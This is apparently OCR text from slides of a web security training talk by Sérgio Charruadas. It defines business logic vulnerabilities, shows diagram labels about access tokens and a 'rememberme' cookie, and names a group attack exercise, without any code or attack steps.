
WTH?! TEMP MAIL NOT WORKING?

EXERCISE 4 # BUSINESS LOGIC VULNERABILITIES

Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behavior.

In this context, the term "business logic" simply refers to the set of rules that define how the application operates.

EXERCISE 4 # WHAT IS HAPPENING?



Valid Credentials

access_token

Browser


rememberme

6

EXERCISE 5 # WE ATTACK TOGETHER!

WE BRAINSTORM – I PERFORM – WE HACK

EXERCISE 5 # WE ATTACK TOGETHER!



THANKS!

Does anyone have any questions?

Sérgio Charruadas

CREDITS: This presentation template was created by **Slidesgo**, and includes icons by **Flaticon**, and infographics & images by **Freepik**